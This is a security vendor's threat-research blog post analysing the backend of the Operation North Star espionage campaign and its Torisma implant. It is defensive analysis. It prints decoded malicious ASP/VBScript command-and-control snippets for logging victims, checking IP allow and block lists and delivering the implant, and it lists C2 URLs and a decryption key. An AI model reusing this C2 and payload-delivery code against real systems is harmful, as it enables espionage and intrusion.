# Operation North Star: Behind The Scenes

mcafee.com/blogs/other-blogs/mcafee-labs/operation-north-star-behind-the-scenes/

November 5, 2020

Christiaan Beek

Nov 05, 2020

32 MIN READ

## Executive Summary

It is rare to be provided an inside view on how major cyber espionage campaigns are conducted within the digital realm. The only transparency afforded is a limited view of victims, a malware sample, and perhaps the IP addresses of historical command and control (C2) infrastructure.

The Operation North Star campaign we detailed earlier this year provided just this. This campaign used social media sites, spearphishing and weaponized documents to target employees working for organizations in the defense sector. This early analysis focused on the adversary's initial intrusion vectors, described the first stages of how an implant was installed, and how it interacted with the Command and Control (C2) server.

However, that initial disclosure left gaps such as the existence of secondary payload, and additional insights into how the threat actors carried out their operations and who they targeted. The updated report takes a unique deep dive following our identification of previously undiscovered information into the backend infrastructure run by the adversaries.

These findings reveal a previously undiscovered secondary implant known as Torisma. However, more telling are the operational security measures that were undertaken to remain hidden on compromised systems. In particular, we saw the application of an Allow and Block list of victims to ensure the attacker's secondary payload did not make its way to organizations that were not targeted. This tells us that certainly there has been a degree of technical innovation exhibited not only with the use of a template injection but also in the operations run by the adversary.

Finally, while we cannot confirm the extent of the success of the adversary's attacks, our analysis of their C2 log files indicate that they launched attacks on IP-addresses belonging to internet service providers (ISPs) in Australia, Israel and Russia, and defense contractors based in Russia and India.

The findings within this report are intended to provide you, the reader, unique insights into the technology and tactics the adversary used to target and compromise systems across the globe.

## Compromised Site

Operation North Star C2 infrastructure consisted of compromised domains in Italy and other countries. Compromised domains belonged, for example, to an apparel company, an auction house and printing company. These URLs hosted malicious DOTM files, including a malicious ASP page.

- hxxp://fabianiarte.com:443/uploads/docs/bae_defqa_logo.jpg
- hxxps://fabianiarte.com/uploads/imgproject/912EC803B2CE49E4A541068D495AB570.jpg
- https://www.fabianiarte.com/include/action/inc-controller-news.asp

The domain fabianiarte.com (fabianiarte.it) was compromised to host backend server code and malicious DOTM files. This domain hosted DOTM files that were used to mimic defense contractors' job profiles as observed in Operation North Star, but the domain also included some rudimentary backend server code that we suspect was used by the implant. Log files and copies appeared in the wild pertaining to the intrusion of this domain and provided further insight. According to our analysis of this cache of data this site was compromised to host code on 7/9/2020.

Two DOTM files were discovered in this cache of logs and other intrusion data. These DOTM files belong to campaigns 510 and 511 based on the hard-coded value in the malicious VB scripts.

- 22it-34165.jpg
- 21it-23792.jpg


### Developments in Anti-Analysis Techniques

During our analysis we uncovered two DOTM files as part of the cache of data pertaining to the backend. In analyzing first stage implants associated with the C2 server over a period of seven months, we found that there were further attempts by the adversary to obfuscate and confuse analysts.

Having appeared in July, these DOTM files contained first stage implants embedded in the same location as we documented in our initial research.  However, previous implants from other malicious DOTM files were double base64 encoded and the implants themselves were not further obfuscated. However, there were some notable changes in the method that differed from those detailed in our initial research:


- The first stage implant that is nested in the DOTM file, is using triple base64 encoding in the Visual Basic Macro
- The extracted DLL (desktop.dat) is packed with the Themida packer attempting to make analysis more difficult.

The first stage implant extracted from the DOTM files contains an encrypted configuration file and an intermediate dropper DLL. The configuration file, once decrypted, contains information for the first stage implant. The information includes the URL for the C2 and the decryption keys for the second stage payload called "*Torisma*".



Contents of decrypted configuration

Because the configuration file contains information on how to communicate with the C2, it also stores the parameter options (ned, gl, hl). In this case, we see an unknown fourth parameter known as nl, however it does not appear to be implemented in the server-side ASP code. It is possible that the adversary may have intended to implement it in the future.



Appearance of nl parameter

In addition, analysis of the backend components for this compromised server enables us to draw a timeline of activity on how long the attacker had access. For example, the DOTM files mentioned above were placed on the compromised C2 server in July 2020. Some of the main malicious components involved in the backend operation were installed on this server in January 2020, indicating that this C2 server had been running for seven months.

## Digging into the Heart of Operation North Star – Backend

**Inc-Controller-News.ASP**

As we covered in our initial Operation North Star research, the overall attack contained a first stage implant delivered by the DOTM files. That research found specific parameters used by the implant and that were sent to the C2 server.

Further analysis of the implant “wsdts.db” in our case, revealed that it gathers information of the victim’s system. For example:


- Get system disks information
- Get Free disk space information
- Get Computer name and (logged in) Username
- Process information

When this information is gathered, they will be communicated towards the C2 server using the parameters (ned, gl, hl).

These parameters are interpreted by an obfuscated server-side ASP page, based on the values sent will depend on the actions taken upon the victim. The server-side ASP page was placed on the compromised server January 2020.


Additionally, based on this information the adversary is targeting Windows servers running IIS to install C2 components.

The server-side ASP page contains a highly obfuscated VBScript embedded that, once decoded, reveals code designed to interact with the first stage implant. The ASP page is encoded with the VBScript.Encode method resulting in obfuscated VBScript code. The first stage implant interacts with the server-side ASP page through the usage of these finite parameters.



Encoded VBScript

Once the VBScript has been decoded it reveals a rather complex set of functions. These functions lead to installing additional stage implants on the victim’s system. These implants are known as Torisma and Doris, both of which are base64 encoded. They are loaded directly into memory via a binary stream once conditions have been satisfied based on the logic contained within the script.



Decoded VBScript

The ASP server-side script contains code to create a binary stream to where we suspect the Torisma implant is written. We also discovered that the Torisma implant is embedded in the ASP page and decoding the base64 blob reveals an AES encrypted payload. This ASP page contains evidence that indicates the existence of logic that decodes this implant and deliver it to the victim.

```
function getbinary(sdata)
const adtypetext = 2

const adtypebinary = 1

dim binarystream

dim aa

aa = “adodb.stream”

set binarystream = createobject(aa)

binarystream.type = adtypetext

binarystream.charset = “unicode”

binarystream.open

binarystream.writetext sdata

binarystream.position = 0

binarystream.type = adtypebinary

binarystream.position = 2

getbinary = binarystream.read

end function
```

Depending on the values sent, additional actions are performed on the targeted victim. Further analysis of the server-side script indicates that there is logic that depends on some mechanism for the actor to place a victim’s IP address in an allowed-list file. The second stage implant is not delivered to a victim unless this condition is met first. This alludes to the possibility that the actor is reviewing data on the backend and selecting victims, this is likely performed through another ASP page discovered (template-letter.asp).

The server-side ASP page contains code to interpret the data sent via the following parameters to execute additional code. The values to these parameters are sent by the first stage implant initially delivered by the DOTM files. These parameters were covered in our initial research, however having access to the C2 backend code reveals additional information about their true purpose.

| Parameter | Description |
|---|---|
| NED | Campaign code embedded in DOTM Macro |
| GL | System Information |
| HL | Flag to indicate OS architecture (32 or 64 bits) |

The URL query string is sent to the C2 server in the following format.

http://hostname/inc-controller-news.asp?ned=campaigncode&gl=*base64encodeddata&hl=0*

Further, code exists to get the infected victim’s IP address; this information is used to check if the IP address is allowed (get the second stage) or if the IP address has been blocked (prevent second stage). As mentioned previously, the addition of the victim’s IP address into the fake MP3 files is likely performed manually through identification of incoming connections through the stage 1 implant.

```
function getstripaddress()
on error resume next

dim ip

ip = request.servervariables(“http_client_ip”)

if ip = “”

then ip = request.servervariables(“http_x_forwarded_for”)

if ip = “”

then ip = request.servervariables(“remote_addr”)

end if end

if

getstripaddress = ip

end function
```

The full code of the logic gets the IP address for the connecting client machine and writing victim entries to a log file. In breaking down this code we can see different functionality is used that is most interesting. These log files are also stored within the WWW root of the compromised server based on the variable strlogpath.

From the below code-snippet of the vbscript, we can see that the “gl” and “hl” parameters are used to query the system information from the victim (gl) and the OS architecture (32 or 64 bits):

```
strinfo=replace(request.form(“gl “),””,” + “):strosbit=replace(request.form(“hl “),””,” + “)
```

***Victim Logging***

The adversary keeps track of victims through logging functionality that is implemented into the server-side ASP code. Furthermore, as described above, the backend server code has the ability to perform victim logging based on first stage implant connections. This log file is stored in the WWW root directory on the compromised C2 server. The following code snippet will write data to a log file in the format [***date, IP Address, User Agent, Campaign Code (NED), System Info (GL), OS Architecture (HL)].***

```
strlog = date() & “” & formatdatetime(now(), 4)
r = writeline(strlogpath, strlog)

r = writeline(strlogpath, stripaddr)

r = writeline(strlogpath, strua)

r = writeline(strlogpath, strcondition)

r = writeline(strlogpath, strinfo)

r = writeline(strlogpath, strosbit)
```

The server-side ASP code will check whether the IP address is part of an allow-list or block-list by checking for the presence of the IP in two server-side files masquerading as MP3 files. The IP address is stored in the format of an MD5 hash, contained within the server-side code as a function to create a MD5 hash. The code is looking for these files in the WWW root of the compromised server based on the variable strWorkDir.

Using an ‘allow-list’ is a possible indication that it contained the list of their pre-determined targets.

```
strWorkDir = “C:\”:strLogPath=strWorKdir&”lole3D_48_02_05.mp3″:StrWhiteFile=strWorkDir&”wole3D_48_02_05.mp3
“:strBlAcKFile=strWorkDir&”bole3D_48_02_05.mp3”:stripAddr=GeTStrIpAddress():strMD5IpAddr=MD5(strIpAddr):strUA=Request.serveRVariable
“)
```

IP allow-list / blocklist checking

For MD5 hash generation, the system appears to be using a non-standard form of hashing for the IP addresses. In most cases, the built in Microsoft cryptographic service provider would be used to generate an MD5. In this case, however, the actor chose to use a custom method instead.

The IP address is retrieved and hashed using this method.

```
stripaddr=getstripaddress()
strmd5ipaddr=md5(stripaddr)
```

The following function (ipopk) is set to read from a file that stores hashed IPs and will be used later in a conditional block statement. The code below will open and read a file, if there is no data the flag for ipok will result in 0, if there is data then the resulting value will be 1.

```
function ipok(hashfile, stripaddr)
on error resume next

dim fso, fs, linedata

set fso = server.createobject(“scripting.filesystemobject”)

set fs = fso.opentextfile(hashfile, 1, true)

ipok = 0

do until fs.atendofstream

linedata = lcase(fs.readline)

if len(linedata) > 0 and instr(stripaddr, linedata) then ipok = 1

exit do

end if loop

fs.close

set fs = nothing

end function
```

The following code is the logic to determine if an infected victim should receive the Torisma implant. A series of cases are used to make the decision depending on specific conditions as depicted in the code. Below the cases are explained:

- If the victim’s IP-address is on the allow-list, and the OS architecture bit value is “1” (resembling 64 bits), the Torisma 64 bits version implant will be sent to the victim and in the log file the term “case_1_64” is written behind the victim, meaning 64 bit version of the Torisma implant sent.
- Same for the second case but now for a 32-bit version OS (value 0) and the term “case_1_86” is written, meaning 32-bit implant version of torisma sent.
- If the ip-address of the victim is on the block list with either 32/64 bit OS architecture, a non-sense payload called “doris_x86” “doris_x64” will be sent to the victim. For example, in our case this was the value for “doris_x86”: DoriS_x86=”ddddddd”
- If condition “24” is returned from the victim, a log entry is written with value “case_3” and no implant sent and an http response status of 405 is sent
- If neither of the above conditions are met, “case_4” is written in the log-file, no implant sent and again an http response status of 405 is sent.


An http 405 response code indicates that the request method is known by the server but is not supported by the target resource.

```
if ipok(strwhitefile, strmd5ipaddr) = 1 and instr(strosbit, “1 “) > 0 then r = writeline(strlogpath, “case_1_64 “) strresdata =
strbase64_torisma_x64
else if ipok(strwhitefile, strmd5ipaddr) = 1 and instr(strosbit, “0 “) > 0 then r = writeline(strlogpath, “case_1_86 “) strresdata =
strbase64_torisma_x86

else if ipok(strblackfile, strmd5ipaddr) = 1 and instr(strosbit, “1 “) > 0 then r = writeline(strlogpath, “case_2_64 “) strresdata =
strbase64_doris_x64

else if ipok(strblackfile, strmd5ipaddr) = 1 and instr(strosbit, “0 “) > 0 then r = writeline(strlogpath, “case_2_86 “) strresdata =
strbase64_doris_x86

else if instr(strcondition, “24 “) > 0 then r = writeline(strlogpath, “case_3 “) response.status = “405”

else r = writeline(strlogpath, “case_4 “) response.status = “405 “end
```

Logic to deliver 2nd stage implant to victim

## Inside the Torisma Implant

One of the primary objectives of Operation North Star from what we can tell is to install the Torisma implant on the targeted victim's system based on a set of logic. Further, the end goal is executing custom shellcode post Torisma infection, thus running custom actions depending on the specific victim profiles. As described earlier, Torisma is delivered based on data sent from the victim to the command and control server. This process relies on the first stage implant extracted from VB macro embedded in the DOTM file.



General process flow and component relationship

Further, Torisma is a previously unknown 2nd stage implant embedded in the server-side ASP page as a base64 encoded blob. Embedded is a 64 and 32-bit version and depending on the OS architecture flag value sent by the victim and will determine what version is sent. Further this implant is loaded directly into memory as a result of interaction between the victim and the command and control server. The adversary went to great lengths to obfuscate, encrypt and pack the 1st and 2nd stage implants involved in this specific case.

Once Torisma is decoded from Base64 the implant is further encrypted using an AES key and compressed. The server-side ASP page does not contain any logic to decrypt the Torisma implant itself, rather it relies on decryption logic contained within the first stage implant. The decryption key exists in an encrypted configuration file, along with the URL for the command and control server.

This makes recovery of the implant more difficult if the compromised server code were to be recovered by incident responders.

The decryption method is performed by the first stage implant using the decryption key stored in the configuration file, this key is a static32-bit AES key. Torisma can be decoded with a decryption key 78b81b8215f40706527ca830c34b23f7.

Further, after decrypting the Torisma binary, it is found to also be packed with lz4 compression giving it another layer of protection. Once decompressing the code, we are now able to analyze Torisma and its capabilities giving further insight into Operation North Star and the 2nd stage implant.


The variant of the implant we analyzed was created 7/2/2020; however, given that inc-controller-news.asp was placed on the C2 in early 2020, it indicates the possibility of multiple updates.

Based on the analysis, Torisma is sending and receiving information with the following URLs.

- hxxps://www.fabianiarte.com/newsletter/arte/view.asp
- hxxps://www.commodore.com.tr/mobiquo/appExtt/notdefteri/writenote.php
- hxxp://scimpex.com:443/admin/assets/backup/requisition/requisition.php

**Encrypted Configuration File**

Torisma also uses encrypted configuration files just as with the 1st stage implant to indicate what URLs it communicates with as a command and control, etc.



Decrypted configuration file

The configuration file for Torisma is encrypted using the algorithm VEST[1] in addition to the communication sent over the C2 channel. From our research this encryption method is not commonly used anywhere, in fact it was a proposed cipher that did not become a standard to be implemented in general technologies[2].


Further, the FOUND002.CHK file recovered from the backend is used to update the configuration and contains just URLs with .php extension. These URLs have pages with a .php extension, indicating that some of the backend may have been written in PHP. It’s unclear what the role of the servers with .PHP pages have in the overall attack. Though we can confirm based on strings and functions in Torisma that there is code designed to send and receive files with the page view.asp. This view.asp page is the Torisma implant backend from what our analysis shows here. Later in this analysis we cover more on view.asp, however that page contained basic functionality to handle requests, send and receive data with an infected victim that has the Torisma implant.

## Main Functionality

According to our analysis, the Torisma code is a custom developed implant focused on specialized monitoring.

The role of Torisma is to monitor for new drives added to the system as well as remote desktop connections. This appears to be a more specialized implant focused on active monitoring on a victim’s system and triggering the execution of payloads based on monitored events. The end objective of Torisma is executing shellcode on the victim’s system and sending the results back to the C2.

The Torisma code begins by running a monitoring loop for information gathering.




Information gathering loop

**General Process**

It runs the monitoring routine but will first check if monitoring is enabled based on the configuration (disabled by default). The general logic of this process is as follows:

1. If monitoring is disabled, just return
2. Else call the code that does the monitoring and upon completion temporarily disable monitoring
3. When run, the monitoring will be executed for a specified amount of time based on a configuration value
4. Upon return of the monitoring function, the code will proceed to command and control communication
5. If there is repeated failure in communication, the implant will force monitoring for 1hr and then retry the communication
6. Repeat forever

